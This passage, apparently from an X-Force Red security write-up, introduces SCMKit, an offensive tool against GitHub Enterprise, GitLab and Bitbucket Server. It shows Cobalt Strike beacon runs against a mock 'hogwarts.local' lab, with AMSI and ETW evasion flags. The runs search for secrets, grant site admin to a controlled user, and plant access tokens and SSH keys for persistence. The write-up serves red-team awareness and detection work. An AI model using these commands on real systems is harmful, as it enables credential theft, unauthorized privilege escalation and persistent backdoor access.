
At X-Force Red, we wanted to take advantage of the REST API functionality available in the most common SCM systems seen during engagements and add the most useful functionality in a proof-of-concept tool called SCMKit. The goal of this tool is to provide awareness of the abuse of SCM systems, and to encourage the detection of attack techniques against SCM systems.

SCMKit allows the user to specify the SCM system and attack module to use, along with specifying valid credentials (username/password or API key) to the respective SCM system. Currently, the SCM systems that SCMKit supports are GitHub Enterprise, GitLab Enterprise and Bitbucket Server. The attack modules supported include reconnaissance, privilege escalation and persistence. Other functionality available in the non-public version of SCMKit were not included in consideration for defenders, such as user impersonation and built-in credential searching. SCMKit was built in a modular approach, so that new modules and SCM systems can be added in the future by the information security community. The tool and full documentation are available on the X-Force Red GitHub[63]. A few example use cases will be shown in the next sections.

RECONNAISSANCE

SCMKit has multiple modules available to perform reconnaissance of repositories, files, code, and other resources specific to various SCM systems such as GitLab Runners for example. The below example shows using the “codesearch” module in SCMKit. In this scenario, we are searching for any code in Bitbucket Server that contains “API_KEY” to try and discover API key secrets within source code.

[63] https://github.com/xforcered




external	internal	listener	user	computer
192.168.1.21	192.168.1.21	https	hpotter	DESKTOP-JVKG0R8

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880680 bytes
[+] received output:



==================================================
Module:          codesearch
System:          bitbucket
Auth Type:       Username/Password
Options: api_key
Target URL:      http://bitbucket.hogwarts.local:7990

Timestamp:       1/26/2022 3:06:11 PM
==================================================


[>] REPO: http://bitbucket.hogwarts.local:7990/scm/STUD/cred-decryption
    [>] FILE: credDecrypt.sh
            |_ API_KEY=ABC123

Total matching results: 1


[+] received output:
[+] inlineExecute-Assembly Finished
```

Code search example for API key with SCMKit


File reconnaissance can also be performed with SCMKit. In this example, we are searching for any files named "Jenkinsfile" to discover any Jenkins CI configuration files within GitLab Enterprise.



```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitla
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899115 bytes
[+] received output:



==================================================
Module:           filesearch
System:           gitlab
Auth Type:        API Key
Options: jenkinsfile
Target URL:       https://gitlab.hogwarts.local

Timestamp:        2/25/2022 1:32:56 PM
==================================================


[>] URL: https://gitlab.hogwarts.local/hpotter/spellbook/Jenkinsfile

[>] URL: https://gitlab.hogwarts.local/hpotter/spellbook/subDir/Jenkinsfile

Total number of items matching file search: 2


[+] received output:
[+] inlineExecute-Assembly Finished
```

File search example with SCMKit

There are several other reconnaissance modules that apply only to certain SCM systems. For example, there is a reconnaissance module to discover GitLab Runners that you have access to via the “runnerlist” module.




```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899095 bytes
[+] received output:



==================================================
Module:           runnerlist
System:           gitlab
Auth Type:        Username/Password
Options:
Target URL:       https://gitlab.hogwarts.local

Timestamp:        2/25/2022 1:30:47 PM
==================================================

   ID |               Name |                                   Repo Assigned
--------------------------------------------------------------------------------
    2 |       gitlab-runner | https://gitlab.hogwarts.local/hpotter/spellbook.git
    3 |       gitlab-runner | https://gitlab.hogwarts.local/hpotter/maraudersmap.git


[+] received output:
[+] inlineExecute-Assembly Finished
```

GitLab Runner reconnaissance example with SCMKit

PRIVILEGE ESCALATION

Another capability available in SCMKit is to add another user to the admin role. The below example shows adding a regular user under our control (`hgranger` in this case) to the site admin role in GitHub Enterprise via the "addadmin" module.




```
external        internal        listener    user       computer ▲
192.168.1.21    192.168.1.21    https       hpotter    DESKTOP-JVKG0R8
```

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s github -m addadmin
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880680 bytes
[+] received output:



==================================================
Module:            addadmin
System:            github
Auth Type:         Username/Password
Options: hgranger
Target URL:        https://github-enterprise.hogwarts.local

Timestamp:         1/26/2022 3:20:38 PM
==================================================

[+] SUCCESS: The user hgranger has been added to site admins


[+] received output:
[+] inlineExecute-Assembly Finished
```

Adding site admin example via SCMKit

You can see the change that took effect in GitHub Enterprise after performing the site admin addition via SCMKit, as the `hgranger` user is now a member of the site admins group.




Username	Profile name	Email
adumbledore		adumbledore@hogwarts.local
hgranger		hgranger@hogwarts.local

Showing hgranger added as site admin

PERSISTENCE


There are two persistence modules within SCMKit that include the use of personal access tokens or SSH keys. This can be useful to maintain access to an SCM system. The below example shows creating an access token for the `hgranger` user account in GitLab Enterprise via the "createpat" module.



```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880669 bytes
[+] received output:



==================================================
Module:           createpat
System:           gitlab
Auth Type:        API Key
Options: hgranger
Target URL:       https://gitlab.hogwarts.local

Timestamp:        1/26/2022 3:10:13 PM
==================================================

   ID |         Name |                          Token
-----------------------------------------------------
   61 | SCMKIT-oHQpZ |            G4RzYez1_6Qzr1n48R_U

[+] SUCCESS: The hgranger user personal access token was successfully added.


[+] received output:
[+] inlineExecute-Assembly Finished
```

Creating access token example with SCMKit


We can list all active access tokens for a given user via the "listpat" module as shown below.



```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab -m listpat
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880667 bytes
[+] received output:



==================================================
Module:           listpat
System:           gitlab
Auth Type:        API Key
Options: hgranger
Target URL:       https://gitlab.hogwarts.local

Timestamp:        1/26/2022 3:12:05 PM
==================================================

   ID |                Name |    Active? |                                                   Scopes
-----------------------------------------------------------------------------------------------
    3 |   hgranger-api-token |       True | api, read_user, read_api, read_repository, write_repository
   60 |           test-stuff |       True | api, read_user, read_api, read_repository, write_repository
   61 |         SCMKIT-oHQpZ |       True |             api, read_repository, write_repository


[+] received output:
[+] inlineExecute-Assembly Finished
```

Listing access tokens example with SCMKit


Another persistence module available in SCMKit is the creation of SSH keys via the "createsshkey" module. In this example, we are adding an SSH key for the hgranger user in Bitbucket Server.



```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket -
AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcj
--mailslot Slot11033224 --appdomain MailSlot11033224 --etw --amsi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899666 bytes
[+] received output:



==================================================
Module:           createsshkey
System:           bitbucket
Auth Type:        Username/Password
Options: ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBlS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcj
Target URL:       http://bitbucket.hogwarts.local:7990

Timestamp:        2/25/2022 1:15:06 PM
==================================================

  SSH Key ID
------------
          17

[+] SUCCESS: The hgranger user SSH key was successfully added.



[+] received output:
[+] inlineExecute-Assembly Finished
```

Creating SSH key example with SCMKit

We can list all active SSH keys for a given user via the "listsshkey" module as shown below.



```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899106 bytes
[+] received output:



==================================================
Module:            listsshkey
System:            bitbucket
Auth Type:         Username/Password
Options:
Target URL:        http://bitbucket.hogwarts.local:7990

Timestamp:         2/25/2022 1:17:25 PM
==================================================

  SSH Key ID |            SSH Key Value |               Label
---------------------------------------------------------------
          17 | .....p50edigBAF4lipVZkAM= |         SCMKIT-awSHO


[+] received output:
[+] inlineExecute-Assembly Finished
```

Listing SSH keys example with SCMKit

